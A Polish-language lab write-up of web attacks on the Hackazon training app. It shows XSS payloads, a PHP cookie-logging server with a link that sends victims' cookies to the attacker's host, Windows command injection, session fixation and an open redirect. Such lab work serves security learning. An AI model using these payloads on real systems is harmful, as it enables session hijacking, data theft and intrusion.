
1. XSS via file upload

Edytowanie profilu pozwala na użycie własnych plików jako źródło avataru.




Testując różne pliki, możemy spostrzec, że aplikacja nie ogranicza typu plików jakich użytkownik może użyć. Prosty plik HTML zawierający następujące linijki, spowoduje że ciasteczko użytkownika zostanie wyświetlone w alercie:

```
<html>
     <script>
          alert(document.cookie);
     </script>
</html>
```

2. XSS via input fields

Podobnie jak w poprzednim punkcie, w polu wyszukiwania również można wykonać XSS.



W standardowym `<script> alert(document.cookie); </script>`, analizując renderowaną stronę, zauważymy że wycinany jest drugi tag script. Możemy jednak użyć innego payloadu: `<img src=x onerror=alert(document.cookie)>`, który działa na większej ilości pól.

Tego payloadu możnma użyć również w innych polach tekstowych aplikacji:

- Nazwa zapytania (Enquiry)
- Opis zapytania
- Nazwa listy życzeń
- Pytania w FAQ
- Adres dostawy
- Imię użytkownika

3. Cookie stealing via XSS

Biorąc pod uwagę, że parametr wyszukiwania jest przekazywany w zapytaniu GET, możemy stworzyć prosty skrypt przesyłający nam ciasteczka innych użytkowników. W tym celu, potrzebowali będziemy prostego serwera (napisanego w dowolnej technologii). By utworzyć taki serwer za pomocą PHP, posłużymy się następującym kodem:

```
<?php
$cookie = ‘’;
if( isset( $_GET[‘c’]))
{
    $cookie = $_GET[‘c’];
}
$file = fopen(‘log.txt’, ‘a’);
fwrite($file, $cookie . “\n\n”);
?>
```

Komenda
`php -S <naszadresIPwsiecizhackazon>:8888`
pozwoli nam na uruchomienie serwera z powyższym kodem na porcie 8888.


Użycie linku http://10.6.6.16/search?id=&searchString=<script>%20document.location=%E2%80%99http://`<naszadresIPwsiecizhackazon>`:8888/steal.php?c='+document.cookie;%20</script> przekieruje ciasteczko użytkownika do naszego serwera. Po tym jak użytkownik kliknie powyższy link, będąc zalogowanym na swoje konto, ciasteczko zostanie zapisane w pliku log.txt

Każdy input podatny na XSS z punktu 2. może zostać wykorzystany w podobny sposób.

4. Command Injection

W przypadku command injection warto wiedzieć na jakim systemie operacyjnym postawiona jest aplikacja i z jakiej technologii korzysta. Często takie informacje są zwracane w nagłówkach „Server” i/lub „X-Powered-By”. Nie inaczej jest w przypadku hackazona, gdzie nagłówki te wspominają Apache, Windows i PHP.

Wiedząc że na Windowsie można użyć & (%26 po enkodowaniu URL) by separować komendy, można zacząć szukać wrażliwych endpointów.
Jednym z takich endpointów jest /account/documents, gdzie możemy użyć http://10.6.6.16/account/documents?page=%26dir C:\ by podejrzeć zawartośc dysku C.




5. Session Fixation

ID sesji użytkownika jest wykorzystywane przez aplikacje webowe do odróżniania od siebie wizytorów, ponieważ HTTP jest protokołem bezstanowym – każde zapytanie jest niezależne od innych.

Hackazon przydziela ID sesji w ciasteczku PHPSESSID w momencie wysłania pierwszego zapytania. Nowe ciasteczko nie jest przydzielane po zalogowaniu się do aplikacji, co oznacza że hackazon jest podatny na session fixation.

Używając nastepującego kodu
`<script>document.cookie=”PHPSESSID=0000;domain=<naszadresIPwsiecizhackazon>;path=/”</script>`
i umieszczając go np. na stronie FAQ możemy podmienić ciasteczko użytkownika na wybrane przez nas. W momencie gdy użytkownik się zaloguje, my znamy jego ID sesji i możemy go użyć do podszycia się pod niego.



6. URL Redirection

Przeglądając stronę, możemy zauważyć, że podczas logowania pojawia się w URL parametr return_url po którym pokazuje się URL który przeglądaliśmy przed logowaniem. Można w to miejsce wpisać dowolny URL, co można wykorzystać do phishingu i przekierowania użytkowników na naszą, identycznie wyglądającą stronę, co daje hakerom szerokie pole do popisu.